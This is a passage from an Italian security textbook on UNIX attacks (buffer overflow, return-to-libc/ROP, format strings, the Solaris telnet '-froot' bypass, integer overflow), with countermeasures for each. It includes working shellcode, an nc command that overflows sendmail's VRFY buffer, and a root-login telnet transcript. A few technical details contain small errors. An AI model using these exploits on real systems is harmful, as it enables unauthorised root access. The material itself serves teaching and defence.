Nel novembre 1996 il panorama della sicurezza informatica cambiò per sempre. Il moderatore della mailing list Bugtraq, Aleph One, scrisse un articolo per la rivista sulla sicurezza Phrack Magazine (N. 49) intitolato: “Smashing the Stack for Fun and Profit”. Questo articolo ebbe un profondo effetto sullo stato della sicurezza, perché diffuse il concetto che cattive pratiche di programmazione potessero aprire la possibilità di portare attacchi di buffer overflow. I primi attacchi di questo tipo risalgono almeno al 1988, con il famoso worm di Robert Morris, ma le informazioni su questo attacco erano molto scarse, fino al 1996. Una condizione di buffer overflow si verifica quando un utente o un processo tenta di inserire in un buffer (o un array di dimensione fissata) una quantità di dati superiore a quella precedentemente allocata. Questo tipo di comportamento è associato a specifiche funzioni del linguaggio C come `strcpy()`, `strcat()` e `sprintf()`, tra le altre. Un buffer overflow causerebbe normalmente un errore di segmentazione, ma gli hacker possono sfruttare questa condizione per ottenere l'accesso a un sistema. Ora stiamo discutendo di attacchi remoti, ma le condizioni di buffer overflow si verificano anche in programmi locali, come vedremo più avanti. Per capire come si verifica un buffer overflow, esaminiamo un esempio molto semplificato.

Abbiamo un buffer di lunghezza fissa pari a 128 byte. Supponiamo che tale buffer definisca la quantità di dati che possono essere memorizzati come input per il comando `VRFY` di `sendmail`. Ricordiamo dal Capitolo 3 che abbiamo utilizzato `VRFY` per individuare

potenziali utenti sul sistema bersaglio cercando di verificare i loro indirizzi e-mail. Supponiamo anche che sendmail sia stato avviato con set user ID (SUID) root e che sia in esecuzione con privilegi di root, cosa che può avvenire o meno a seconda del sistema. Che cosa accade se un hacker si collega al daemon sendmail e invia al comando VRFY un blocco di dati costituito da 1.000 “a”, invece di un semplice nome utente?

```
echo "vrfy 'perl -e 'print "a" x 1000'''" |nc www.example.com 25
```

Il buffer di VRFY trabocca, perché è stato progettato per contenere soltanto 128 byte. Inserendo 1.000 byte in tale buffer si potrebbe causare un blocco del servizio e il crash del daemon sendmail. Tuttavia, sarebbe ancora più pericolosa una situazione in cui il sistema bersaglio eseguisse del codice indicato dall'hacker, e in effetti è esattamente così che funziona un attacco di buffer overflow.

Anziché inviare 1.000 lettere “a” al comando VRFY, l'hacker invia un codice specifico che causa l'overflow del buffer ed esegue il comando /bin/sh. Ricordiamo che sendmail è in esecuzione come root, perciò quando viene eseguito /bin/sh, l'hacker ottiene l'accesso di root. Vi chiederete come sendmail possa sapere che l'hacker vuole eseguire /bin/sh. È semplice: quando viene eseguito l'attacco, uno speciale codice assembly noto in gergo come “uovo” (egg in inglese) viene inviato al comando VRFY all'interno della stringa effettivamente utilizzata per causare l'overflow del buffer. Quando il buffer di VRFY trabocca, l'hacker può impostare l'indirizzo di ritorno della funzione, il che gli consente di alterare il flusso di esecuzione del programma. In questo modo la funzione non ritorna alla locazione di memoria corretta, perché l'hacker fa eseguire il codice assembly inviato nella stringa del buffer overflow, che eseguirà /bin/sh con privilegi di root. Partita chiusa. È fondamentale ricordare che il codice assembly dipende dall'architettura e dal sistema operativo. Un exploit di un buffer overflow su un sistema Solaris X86 eseguito su CPU Intel è completamente diverso da uno utilizzabile su Solaris eseguito su un sistema SPARC. Il listato che segue illustra il contenuto di un uovo, il codice assembly specifico per Linux X86:

```
char shellcode[] =  
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"  
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Dovrebbe risultare evidente che gli attacchi di buffer overflow sono estremamente pericolosi e hanno causato molti problemi di sicurezza. L'esempio precedente è molto semplice, mentre in realtà è assai difficile creare un uovo che funzioni. Tuttavia, molte uova adatte a sistemi specifici sono già state create e sono disponibili su Internet. Se non avete familiarità con il buffer overflow, potete cominciare a consultare l'articolo di Aleph One pubblicato su *Phrack Magazine*, volume 49 (phrack.org).



Contromisure contro l'attacco di buffer overflow

Ora che conoscete bene la minaccia del buffer overflow, esaminiamo le possibili contromisure; ognuna di esse ha vantaggi e svantaggi, ed è importante comprendere le differenze in termini di costi ed efficacia.

Pratiche di programmazione sicure

La migliore contromisura per la vulnerabilità di buffer overflow è rappresentata da pratiche di programmazione sicure. Benché sia impossibile progettare e codificare un programma complesso che sia del tutto privo di bug, si possono adottare degli accorgimenti che riducano al minimo le condizioni di buffer overflow. Di seguito ne elenchiamo alcuni che ci sentiamo di consigliare.

- Progettare il programma fin dall'inizio tenendo in considerazione la sicurezza. Troppo spesso i programmi sono scritti in fretta e furia per rispettare una scadenza fissata da qualche manager. La sicurezza considerata come l'ultimo aspetto da curare e alla fine si perde per strada. I produttori sfiorano i confini della negligenza, nel codice di molti programmi rilasciati di recente. Molti sono ben consapevoli della scarsa attenzione rivolta alla sicurezza durante il lavoro di codifica, ma non vogliono aspettare il tempo necessario per affrontare le varie problematiche. Consultate la guida alla programmazione sicura per Linux e UNIX, presso dewheeler.com/secure-programs/Secure-Programs-HOWTO, per ulteriori informazioni.
- Attivare la funzionalità SSP (*Stack Smashing Protector*) fornita dal compilatore gcc. SSP è una versione migliorata di Stackguard di Immunix, utilizza un codice sentinella per individuare gli overflow dello stack nel tentativo di ridurre al minimo l'impatto del buffer overflow. Le ricerche di Immunix hanno catturato l'attenzione della community e nel 2005 la società è stata acquisita da Novell. Purtroppo Novell ha licenziato il team di Immunix nel 2007, ma il loro lavoro rimane in vita ed è stato formalmente incluso nel compilatore gcc. In OpenBSD la funzionalità è abilitata per default e la protezione dello stack può essere abilitata sulla maggior parte dei sistemi operativi UNIX con le opzioni di gcc `-fstack-protect` e `-fstack-protect-all`.
- Validare tutto l'input modificabile dall'utente, il che comprende la verifica dei limiti per ogni variabile, soprattutto per le variabili d'ambiente.
- Utilizzare routine più sicure, come `fgets()`, `strncpy()` e `strncat()`, e verificare i codici di ritorno delle chiamate di sistema.
- Quando possibile, implementare la Better String Library. Bstrings è una libreria portabile, autonoma e stabile che è utile per attenuare i rischi di buffer overflow; potete trovare ulteriori informazioni presso bstring.sourceforge.net.
- Ridurre il codice eseguito con privilegi di root. Questo significa anche ridurre al minimo il tempo per cui il programma richiede privilegi elevati e ridurre anche l'uso di programmi eseguiti con SUID root, ove possibile. Anche effettuando un attacco di buffer overflow, l'hacker dovrà sempre accedere ai privilegi di root.
- Applicare tutte le patch di sicurezza fornite dal produttore.

Test e auditing di ogni programma

È importante eseguire test e auditing di ogni programma. In molti casi i programmatore non si rendono conto che esiste una potenziale condizione di buffer overflow, mentre una persona esterna è in grado di rilevare facilmente tali difetti. Uno dei migliori esempi per quanto riguarda test e auditing di codice UNIX è offerto dal progetto OpenBSD (openbsd.org), gestito da Theo de Raadt, che controlla continuamente il codice sorgente e ha risolto centinaia di condizioni di buffer overflow, per non parlare degli altri tipi di problemi legati alla sicurezza. È proprio questo auditing esteso che ha consentito a

OpenBSD di guadagnarsi la reputazione di una delle versioni gratuite di UNIX più sicure (anche se non è impenetrabile).

Disattivare servizi inutilizzati o pericolosi

Continueremo a sottolineare questo punto in tutto il capitolo. Disattivate i servizi inutilizzati o pericolosi, se non sono essenziali per l'operatività del sistema. Gli intrusi non possono violare un servizio che non è in esecuzione. Inoltre, consigliamo caldamente di utilizzare TCPWrapper (tcpd) e xinetd (xinetd.org) per applicare selettivamente un elenco di controllo di accesso calibrato per i singoli servizi e con funzionalità di log avanzate. Non tutti i servizi possono essere inseriti in un wrapper, ma quando è possibile farlo, la sicurezza del sistema aumenta notevolmente. Oltre al wrapping di ciascun servizio, considerate l'uso del filtro di pacchetti a livello del kernel incluso nella maggior parte delle versioni gratuite di UNIX/Linux. Iptables è disponibile per Linux 2.4.x e 2.6.x. Una buona guida all'uso di iptables per proteggere il sistema è disponibile presso help.ubuntu.com/community/IptablesHowTo. Ipfilter Firewall (ipf) è un'altra soluzione disponibile per BSD e Solaris. Cfr. freebsd.org/doc/handbook/firewalls-ipf.html per ulteriori informazioni su ipf.

Protezione dell'esecuzione nello stack

I puristi potrebbero sconsigliare di disabilitare l'esecuzione nello stack e suggerire invece di fare in modo che ciascun programma sia privo di fallo che possano causare buffer overflow. Tuttavia, questa strategia consente di proteggere molti sistemi da alcuni exploit. Le implementazioni della funzionalità di sicurezza variano in base al sistema operativo e alla piattaforma. I processori più recenti offrono spesso un supporto hardware diretto per la protezione dello stack, e per i sistemi più vecchi è disponibile software di emulazione. Solaris ha supportato la funzione di disabilitazione dell'esecuzione nello stack su SPARC fin dalla versione 2.6. La funzione è disponibile anche per Solaris su architetture x86 che supportano la funzionalità NX-bit. Utilizzando questa funzione si impedisce il funzionamento di molti exploit di buffer overflow su Solaris. Benché SPARC e le API Intel forniscano permessi di esecuzione sullo stack, la maggior parte dei programmi può funzionare correttamente con questa caratteristica disabilitata. La protezione dello stack è attivata per default su Solaris 10 e 11, disattivata per default in Solaris 8 e 9. Per attivare la protezione dell'esecuzione nello stack, aggiungete la voce seguente al file /etc/system:

```
set noexec_user_stack=1
set noexec_user_stack_log =1
```

Per sistemi Linux, Exec shield e PaX sono due patch del kernel che forniscono funzioni per impedire l'esecuzione nello stack. Exec shield è stato sviluppato da Red Hat, che ha incluso la funzione a partire da Red Hat Enterprise Linux versione 3 update 3 e Fedora Core 1. Per verificare se la funzionalità è abilitata basta utilizzare il comando seguente:

```
sysctl kernel.exec-shield
```

GRSecurity è nato come porting di OpenWall ed è sviluppato da una comunità di professionisti della sicurezza. Il pacchetto si trova presso grsecurity.net. Oltre a disabilitare l'esecuzione nello stack, entrambi i pacchetti contengono numerose altre funzionalità, tra cui controllo di accesso basato sui ruoli, auditing, tecniche di randomizzazione migliorate e restrizioni dei socket basate su ID di gruppo che migliorano la sicurezza complessiva di una macchina Linux. Anche OpenBSD ha la propria soluzione, W^X, che offre funzioni

simili ed è disponibile a partire da OpenBSD 3.3. Anche Mac OS X supporta la protezione dell'esecuzione nello stack sui processori x86 che a loro volta supportano NX bit. Tenete presente che disabilitando l'esecuzione nello stack non si ottiene una sicurezza totale. Normalmente vengono registrati nei log i tentativi di qualsiasi programma che provi a eseguire codice nello stack, e viene bloccata la maggior parte dei cosiddetti *script kiddy*, ovvero di chi utilizza per i suoi scopi codice sviluppato da altri. Tuttavia, gli hacker più esperti sono in grado di scrivere e distribuire codice che sfrutta una condizione di buffer overflow anche su un sistema in cui l'esecuzione nello stack è stata disabilitata. Non si deve considerare la protezione dell'esecuzione nello stack come l'arma definitiva, ma come uno strumento che va incluso in una più ampia e approfondita strategia di difesa. Disabilitando l'esecuzione nello stack si possono evitare i buffer overflow basati sullo stack, ma intanto rimangono altri pericoli dovuti a codice mal scritto. Per esempio, gli overflow basati sullo heap sono altrettanto pericolosi; si tratta di condizioni in cui una memoria dinamicamente allocata da un'applicazione è soggetta a overrun. Sfortunatamente, la maggior parte dei produttori non prevede una funzione di disabilitazione dell'esecuzione per lo heap, come per lo stack, quindi non ci si deve illudere che tale accorgimento fornisca una sicurezza totale.

ASLR (Address Space Layout Randomization)

Il presupposto fondamentale della randomizzazione dello spazio degli indirizzi o ASLR (*Address Space Layout Randomization*) è il concetto che la maggior parte degli exploit necessita di una conoscenza preventiva dello spazio degli indirizzi del programma bersaglio. Se lo spazio degli indirizzi di un processo viene delineato in maniera casuale ogni volta che questo viene creato, risulterà complicato per un hacker predeterminare gli indirizzi chiave, e questo ridurrà le possibilità di un exploit efficace. Invece, l'hacker sarà costretto a tirare a indovinare o a condurre un attacco a forza bruta sugli indirizzi chiave della memoria. A seconda delle dimensioni dello spazio delle chiavi e del livello di entropia, questo potrebbe rivelarsi un compito impossibile. Inoltre, tentativi su indirizzi errati causeranno probabilmente il blocco del programma bersaglio. Anche se qualcuno potrebbe sostenere che tutto ciò potrebbe portare a una condizione di denial of service, rimane meglio dell'esecuzione remota di codice. Il progetto PaX fu il primo a pubblicare, accanto ad altre funzionalità avanzate di sicurezza, un progetto e un'implementazione di ASLR. Rispetto alle prime apparizioni come patch del kernel, ASLR ha fatto molta strada e oggi la maggior parte dei sistemi operativi ne supporta qualche forma. Tuttavia, come i controlli di prevenzione dell'esecuzione dello stack, la randomizzazione degli indirizzi non è affatto infallibile. Sono molti gli articoli e i commenti tecnici pubblicati sull'argomento a partire dal debutto di ASLR nel 2001.



Attacchi return-to-libc

<i>Diffusione:</i>	7
<i>Semplicità:</i>	7
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	8

Return-to-libc è un modo per sfruttare un buffer overflow su un sistema UNIX sul quale sia attivata la protezione dall'esecuzione dello stack. Quando è attivata la protezione dall'esecuzione dei dati, un normale attacco di buffer overflow non funziona perché

viene impedita l'iniezione di codice arbitrario nello spazio degli indirizzi di un processo. Diversamente dall'attacco di buffer overflow tradizionale, in un attacco return-to-libc un hacker imposta il ritorno verso la libreria libc standard di C, anziché verso il codice arbitrario inserito nello stack. In questo modo è possibile scavalcare completamente i controlli di esecuzione dello stack chiamando del codice esistente che non risiede sullo stack. Il nome dell'attacco deriva dal fatto che libc rappresenta il punto di ritorno tipico perché la libreria è caricata e disponibile per molti processi UNIX; tuttavia, potrebbe essere sfruttato codice presente in qualsiasi porzione di testo o in qualsiasi libreria collegata. Come un normale attacco da buffer overflow, un attacco return-to-libc modifica l'indirizzo di ritorno in modo che punti a una nuova posizione controllata dall'hacker per stravolgere il flusso del programma, la differenza è che in questo caso viene sfruttato solo codice eseguibile esistente dal processo in esecuzione. Di conseguenza, anche se la protezione dall'esecuzione dello stack può essere d'aiuto per mitigare alcuni tipi di buffer overflow, essa non è in grado di fermare gli attacchi di tipo return-to-libc. Solar Designer fu tra i primi, in un post su Bugtraq del 1997, a discutere e dimostrare pubblicamente un exploit return-to-libc. Nergal partì dal lavoro iniziato da Solar Design ampliando la portata delle condizioni di attacco introducendo il concatenamento di funzioni. Anche se l'attacco continuava la propria evoluzione, l'opinione comune continuò a considerare gli attacchi return-to-libc come gestibili, perché molti li ritenevano in certo modo limitati e pensavano che rimuovendo determinate routine di libc fosse possibile ridurre di molto le possibilità di attacco. Tuttavia, le nuove tecniche ROP (*Return Oriented Programming*) hanno dimostrato la falsità di simili presupposti e la possibilità di svolgere calcoli arbitrari, tuning-complete senza chiamate a funzioni.

Diversamente dagli attacchi return-to-libc tradizionali, gli attacchi basati sulla return oriented programming cercano di attivare esecuzioni arbitrarie usando brevi sequenze di codice, anziché chiamate a funzione. La return oriented programming combina brevi sequenze di operazioni, chiamate *gadget*, che spesso sono limitate anche a due o tre sole istruzioni. Nell'ormai famoso saggio *The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls*, Hovav Shacham ha mostrato la possibilità di eseguire calcoli arbitrari su gruppi di istruzioni a lunghezza variabile, come nel mondo x86. Il suo lavoro è stato poi ampliato da Ryan Roemer che ha dimostrato che le tecniche di return oriented programming non erano limitate alle piattaforme x86. Nell'articolo *Finding the Bad in Good Code: Automated Return-Oriented Programming Exploit Discovery*, Ryan ha dimostrato che queste tecniche erano possibili anche su gruppi di istruzioni a lunghezza fissa, come in SPARC. Oggi si possono trovare laboratori relativi anche a processori PowerPC, AVR, e ARM. Uno dei più notevoli esempi delle capacità offensive della return oriented programming verificatosi durante la stesura di questo manuale è stata la compromissione del sistema di voto AVC Advantage. Dato il successo e l'espansione delle tecniche utilizzate, la return oriented programming rimarrà un argomento scottante per la ricerca del prossimo futuro.



Contromisure per gli attacchi return-to-libc

Sono stati pubblicati molti studi sulle possibilità di difesa contro gli attacchi a return oriented programming. Tra le strategie di riduzione sono state elencate la rimozione a livello di compilazione dei sorgenti che potrebbero essere utilizzati nei gadget, l'individuazione delle violazioni di memoria e l'individuazione dei flussi di funzioni con

ritorni frequenti. Purtroppo, alcune di queste strategie sono già state sconfitte, e si rende necessaria ulteriore attività di ricerca.



Attacchi con stringhe di formato

<i>Popolarità:</i>	8
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	9

Di tanto in tanto, una nuova classe di vulnerabilità che si abbatte sulla scena della sicurezza. Il problema delle stringhe di formato affliggeva il codice da molti anni, ma il rischio divenne evidente soltanto verso la metà del 2000. Come abbiamo detto in precedenza, il fenomeno più vicino a questo, ovvero il buffer overflow, fu documentato nel 1996. Gli attacchi che sfruttano stringhe di formato e quelli di buffer overflow utilizzano un meccanismo simile, ed entrambi si devono a una programmazione quanto meno poco attenta. Una vulnerabilità a stringa di formato nasce a causa di sottili errori di programmazione presenti nella famiglia di funzioni per l'output con possibilità di formattazione, che comprende `printf()` e `sprintf()`. Un hacker può sfruttare questi errori passando stringhe di testo realizzate in modo da contenere direttive di formattazione, le quali possono fare in modo che il computer bersaglio esegua comandi arbitrari. Questo può condurre a seri rischi per la sicurezza, se l'applicazione vulnerabile è eseguita con privilegi di root. Naturalmente, la maggior parte degli hacker cerca di sfruttare queste vulnerabilità in programmi eseguiti con SUID root.

Le stringhe di formato sono molto utili, quando vengono utilizzate correttamente. Consentono di formattare il testo in output utilizzando un numero dinamico di argomenti, ognuno dei quali dovrebbe corrispondere precisamente a una direttiva di formattazione inclusa nella stringa. Il compito viene svolto dalla funzione `printf()`, che cerca nella stringa di formato la presenza di un carattere %, e quando lo trova, recupera un argomento tramite la famiglia di funzioni `stdarg`. I caratteri che seguono il simbolo di percentuale sono considerati come direttive, che determinano il modo in cui la variabile sarà formattata come stringa di testo. Un esempio è la direttiva `%i`, che indica di formattare una variabile intera in un valore decimale. In questo caso, `printf("%i", val)` stampa la rappresentazione decimale del valore `val` sullo schermo dell'utente. Si verificano dei problemi di sicurezza quando il numero di direttive non corrisponde al numero di argomenti forniti. È importante notare che ogni argomento interpretato come formattazione è memorizzato nello stack; se sono presenti più direttive rispetto agli argomenti forniti, tutti i dati successivamente inseriti nello stack saranno utilizzati come argomenti, perciò una mancata corrispondenza tra direttive e argomenti forniti porterà a errori nell'output.

Un altro problema si verifica quando un programmatore poco accorto utilizza direttamente una stringa fornita dall'utente come stringa di formato, invece di ricorrere a più appropriate funzioni per l'output. Un esempio è quello in cui si stampa la stringa memorizzata in una variabile `buf`. Per esempio, potremmo semplicemente utilizzare `puts(buf)` per eseguire l'output della stringa sullo schermo, o anche `printf ("%s", buf)`. Si ha un problema quando il programmatore non segue le linee guida per le funzioni di output formattato. Benché i successivi argomenti in `printf()` siano opzionali, il primo argomento deve sempre essere la stringa di formato. Se come stringa di formato si utilizza una stringa fornita dall'utente, come in `printf (buf)`, il programma potrebbe essere sottoposto a

un serio rischio. Un utente, infatti potrebbe facilmente leggere i dati memorizzati nello spazio di memoria del processo, passando direttive di formato appropriate come %x per visualizzare ogni successiva word nello stack.

La lettura dello spazio di memoria di un processo può costituire un problema già di per sé, ma la situazione è molto più grave se un hacker è in grado di scrivere direttamente nella memoria. Fortunatamente per gli hacker, le funzioni printf() mettono a disposizione la direttiva %n. Con essa, printf() non formatta ed esegue l'output dell'argomento corrispondente, ma considera tale argomento come l'indirizzo in memoria di un intero, e memorizza in tale posizione il numero di caratteri scritti finora. L'ultimo aspetto fondamentale della vulnerabilità della stringa di formato è il fatto che l'hacker può inserire nello stack dei dati che saranno elaborati con le direttive che egli stesso ha specificato nella stringa di formato. Questa possibilità si deve a printf() e al modo in cui gestisce l'elaborazione della stringa di formato. I dati sono inseriti nello stack prima di essere elaborati; perciò, alla fine, se nella stringa di formato sono fornite direttive extra sufficienti, la stringa di formato stessa sarà utilizzata per gli argomenti successivi delle sue stesse direttive.

Ecco un esempio di programma utilizzabile con questo attacco:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    char buf[2048] = { 0 };
    strncpy(buf, argv[1], sizeof(buf) - 1);
    printf(buf);
    putchar('\n');
    return(0);
}
```

Ed ecco il programma in azione:

```
[shadow $] ./code DDDD%x%  
DDDDbffffaa44444444
```

Notate che i caratteri %x, analizzati da printf(), hanno causato la formattazione degli argomenti a dimensione intera residenti nello stack e il loro output in formato esadecimale. Ma il punto più interessante è l'output del secondo argomento, “44444444”, che è rappresentato in memoria come stringa “DDDD”, la prima parte della stringa di formato fornita. Se si sostituisse il secondo %x con %n, potrebbe verificarsi un errore di segmentazione, perché l'applicazione tenta di scrivere sull'indirizzo 0x44444444, a meno che, naturalmente, questo segmento sia scrivibile. È comune il fatto che un hacker (e molti exploit già pronti) sovrascriva l'indirizzo di ritorno sullo stack, perché in questo modo fa ritornare la funzione a un segmento di codice maligno, che l'hacker stesso ha fornito con la stringa di formato. Come potete vedere, la situazione sta precipitando, ed è questa una delle ragioni principali per cui gli attacchi con stringa di formato sono così pericolosi.



Contromisure contro l'attacco con stringa di formato

Molti attacchi con stringa di formato utilizzano lo stesso principio degli attacchi di buffer overflow, legato alla sovrascrittura del valore di ritorno della funzione. Perciò, anche in questo caso si possono utilizzare molte delle contromisure precedentemente descritte per il buffer overflow. In più, la maggior parte dei moderni compilatori, come GCC, fornisce

opzioni facoltative che avvisano gli sviluppatori quando in fase di compilazione vengono rilevate implementazioni della famiglia di funzioni printf() potenzialmente pericolose. Benché siano rilasciate continuamente nuove misure a protezione dagli attacchi con stringa di formato, il modo migliore per prevenire questi attacchi è quello di non creare la vulnerabilità che essi sfruttano. Perciò, la misura più efficace contro la vulnerabilità della stringa di formato consiste nell'adottare una programmazione sicura e nel prevedere attente revisioni del codice.



Attacchi a validazione dell'input

Popolarità: 8

Semplicità: 9

Impatto: 8

Grado di rischio: 8

Nel febbraio 2007 King Cope scoprì una vulnerabilità in Solaris che consentiva a un hacker remoto di bypassare l'autenticazione. Poiché l'attacco non richiedeva codice di exploit code, ma soltanto un client telnet, è facile da eseguire e fornisce un eccellente esempio di attacco a validazione dell'input. Se capite come funziona questo attacco, potete applicare la stessa idea ad altri attacchi dello stesso genere, anche se più vecchi. Non tratteremo in tutti i dettagli questo argomento, che è trattato in modo più approfondito nel Capitolo 10. Il nostro scopo è quello di spiegare che cos'è un attacco a validazione dell'input e come può consentire agli hacker di accedere a un sistema UNIX.

Un attacco a validazione dell'input si verifica nelle seguenti condizioni:

- un programma non riconosce un input sintatticamente errato;
- un modulo accetta un input estraneo;
- un modulo non gestisce correttamente dei campi di input;
- si verifica un errore di correlazione campo-valore.

La vulnerabilità che bypassa l'autenticazione di Solaris è il risultato di problemi nella validazione dell'input. Il daemon telnet, in.telnetd, non effettua correttamente il parsing dell'input prima di passarlo al programma di login, e questo a sua volta fa delle ipotesi errate sui dati che deve ricevere. Di conseguenza, confezionando una stringa telnet speciale, un hacker è in grado di autenticarsi senza nemmeno conoscere la password dell'account utente che vuole utilizzare. Per ottenere l'accesso remoto, l'hacker necessita soltanto di un nome utente valido che possa accedere al sistema via telnet. La sintassi per l'exploit di in.telnetd in Solaris è la seguente:

```
telnet -l "-f<user>" <hostname>
```

Affinché questo attacco funzioni, è necessario che il daemon telnet sia in esecuzione, che l'utente possa autenticarsi da remoto e che la vulnerabilità non sia stata risolta da una patch. Le prime versioni di Solaris 10 erano fornite con telnet abilitato, ma nelle versioni successive il servizio per default è disabilitato. Esaminiamo questo attacco in azione contro un sistema Solaris 10 in cui telnet è abilitato, non sono state applicate patch e la variabile CONSOLE non è impostata:

```
[schism]$ telnet -l "-froot" 192.168.1.101
Trying 192.168.1.101...
```

```
Connected to 192.168.1.101.
Escape character is '^]'.
Last login: Sun Jul 07 04:13:55 from 192.168.1.102
Sun Microsystems Inc. SunOS 5.10 Generic January 2005
You have new mail.
# uname -a
SunOS unknown 5.10 Generic_i86pc i386 i86pc
# id
uid=0(root) gid=0(root)
#
```

La falla può essere sfruttata anche per bypassare altre impostazioni di sicurezza. Per esempio, un hacker può bypassare la restrizione che assegna ai login soltanto la console locale. Per colmo di ironia, questo particolare problema non è nuovo, nel 1994 fu riportato un problema molto simile per il servizio rlogin su AIX e altri sistemi UNIX. Analogamente a in.telnetd, rlogind non valida correttamente l'opzione della riga di comando -fUSER utilizzata dal client e interpreta l'argomento in modo errato. Come nel caso precedente, un hacker è in grado di autenticarsi sul server vulnerabile senza che gli venga richiesta una password.



Contromisura contro l'attacco a validazione dell'input

Capire come è stata sfruttata questa vulnerabilità è importante per poter applicare questo concetto ad altri attacchi di questo tipo, che sono molto comuni. Come abbiamo detto in precedenza, la migliore misura preventiva è costituita da una programmazione attenta, e questo vale anche per gli attacchi a validazione dell'input. Quando si esegue la validazione dell'input, si possono utilizzare due approcci fondamentali: il primo, sconsigliato, è noto come *validazione con black list* e confronta l'input dell'utente con un insieme di dati considerati errati o pericolosi, definito in precedenza. Se l'input corrisponde a un elemento della black list, viene rifiutato; se non si verifica alcuna corrispondenza, l'input è considerato sicuro e viene accettato. Poiché è difficile includere in una black list ogni possibile dato errato o pericoloso, e poiché una black list non può fornire protezione contro nuovi attacchi basati sui dati, la validazione con black list è fortemente sconsigliata. È assolutamente fondamentale assicurarsi che programmi e script accettino soltanto i dati previsti e rifiutino tutto il resto. Per questo motivo, si consiglia di adottare l'approccio di una *validazione con white list*, in cui per default viene accettato soltanto l'input che corrisponde a un insieme di dati considerati corretti, mentre tutto il resto viene rifiutato.



Attacchi integer overflow e integer sign

<i>Popolarità:</i>	8
<i>Semplicità:</i>	7
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	8

Se gli attacchi a stringa di formato erano le celebrità del mondo degli hacker negli anni 2000 e 2001, gli attacchi integer overflow e integer sign lo erano negli anni 2002 e 2003. Alcune tra le più diffuse applicazioni al mondo, come OpenSSH, Apache, Snort e Samba, erano vulnerabili a integer overflow che portavano a buffer overflow. Come i buffer overflow, gli integer overflow sono dovuti a errori di programmazione, ma in questo caso il colpevole, insieme al programmatore, può essere anche il compilatore!

Per prima cosa, che cos’è un intero? Nel linguaggio di programmazione C, un intero è un tipo di dati che può contenere valori numerici interi e non frazionari. Inoltre, poiché i computer lavorano su dati binari, è necessario determinare se un valore numerico è memorizzato come intero positivo o negativo. Gli interi con segno (o *signed*, che tengono traccia del loro segno) memorizza un valore 1 o 0 nel bit più significativo (MSB, *Most Significant Bit*) del loro primo byte. Se l’MSB 1, il valore memorizzato è negativo; se è zero, il valore è positivo. Gli interi senza segno (*unsigned*) non utilizzano questo bit, perciò sono tutti positivi. Determinare se una variabile è con segno o senza può causare un po’ di confusione, come vedremo più avanti.

Gli integer overflow esistono perché i valori che possono essere memorizzati con il tipo di dati numerico sono limitati dalla dimensione del tipo di dati stesso. Per esempio, un tipo di dati intero a 16 bit può memorizzare un valore massimo di 32.767, mentre un tipo di dati a 32 bit può memorizzare un valore massimo di 2.147.483.647 (supponiamo che entrambi siano interi con segno). Se si assegna a un tipo di dati intero con segno il valore 60.000, si verifica un integer overflow, e il valore effettivamente memorizzato nella variabile sarà -5536. Esaminiamo perché si verifica questo fatto, comunemente chiamato *wrapping*. Lo standard ISO C99 stabilisce che un integer overflow causa un “comportamento indefinito”, perciò tutti i produttori di compilatori possono gestirlo come credono. Possono ignorarlo, tentando di correggere la situazione, o terminare il programma. La maggior parte dei compilatori sembra ignorare l’errore. Tuttavia, anche se i compilatori ignorano l’errore, rispettano comunque lo standard ISO C99, che stabilisce che un compilatore deve utilizzare l’aritmetica modulare quando inserisce un valore grande in un tipo di dati piccolo. L’aritmetica modulare è applicata al valore prima di inserirlo nel tipo di dati più piccolo, per assicurarsi che ci stia. Perché ci si dovrebbe preoccupare dell’aritmetica modulare? Perché il compilatore fa tutto dietro le quinte, perciò è difficile per i programmatore vedere direttamente che c’è un problema di integer overflow. La formula è simile a questa:

```
valore_memorizzato = valore % (valore_max_per_tipodati + 1)
```

Applicando l’aritmetica modulare, i bit più significativi sono rimossi fino alla dimensione del tipo di dati, e sono memorizzati i bit meno significativi. Un esempio dovrebbe chiarire meglio le cose:

```
#include <stdio.h>

int main(int argc, char **argv) {
    long l = 0xdeadbeef;
    short s = l;
    char c = l;
    printf("long: %x\n", l);
    printf("short: %x\n", s);
    printf("char: %x\n", c);
    return(0);
}
```

Su una piattaforma Intel a 32 bit l’output dovrebbe essere:

```
long: deadbeef
short: fffffbeef
char: ffffffef
```

Come potete vedere, i bit più significativi sono stati scartati e il resto è stato assegnato a short e char. Uno short può memorizzare soltanto 2 byte, perciò vedremo solo “beef”, e un char può memorizzare soltanto 1 byte, perciò vediamo solo “ef”. A causa del troncamento, il tipo di dati memorizza soltanto una parte del valore completo. Ecco perché il nostro valore in precedenza era -5536 invece di 60000.

Ora dovreste aver capito i dettagli tecnici, ma come può un hacker sfruttare tutto ciò a proprio vantaggio? È abbastanza semplice. Una gran parte della programmazione riguarda la copia di dati. Il programmatore deve copiare dinamicamente dati utilizzati per input dell’utente di lunghezza variabile. I dati forniti dall’utente, tuttavia, possono essere molto grandi; se il programmatore tenta di assegnare la lunghezza dei dati a un tipo dati troppo piccolo, si verifica un overflow. Ecco un esempio:

```
#include <stdio.h>

int get_user_input_length() { return 60000; }

int main(void) {
    int i;
    short len;
    char buf[256];
    char user_data[256];
    len = get_user_input_length();

    printf("%d\n", len);
    if(len > 256) {
        fprintf(stderr, "Data too long!");
        exit(1);
    }
    printf("data is less than 256!\n");
    strncpy(buf, user_data, len);
    buf[i] = '\0';
    printf("%s\n", buf);
    return 0;
}
```

Ed ecco l’output corrispondente:

```
-5536
data is less than 256!
Bus error (core dumped)
```

Si tratta di un esempio molto semplificato, ma illustra bene il punto: il programmatore deve pensare alla dimensione dei valori e alla dimensione delle variabili utilizzati per memorizzarli.

Gli attacchi di tipo integer sign non sono molto diversi dal precedente esempio. Il problema del segno si verifica quando un intero senza segno è assegnato a un intero con segno, o vice versa. Come nel caso dell’integer overflow, molti di questi problemi si verificano perché il compilatore “prende in mano” la situazione al posto del programmatore. Poiché il computer non conosce la differenza tra byte con segno e senza segno (per il computer sono tutti lunghi 8 bit), spetta al compilatore assicurarsi che sia generato un codice in grado di distinguere una variabile con segno da una senza segno.

Esaminiamo un esempio:

```
static char data[256];

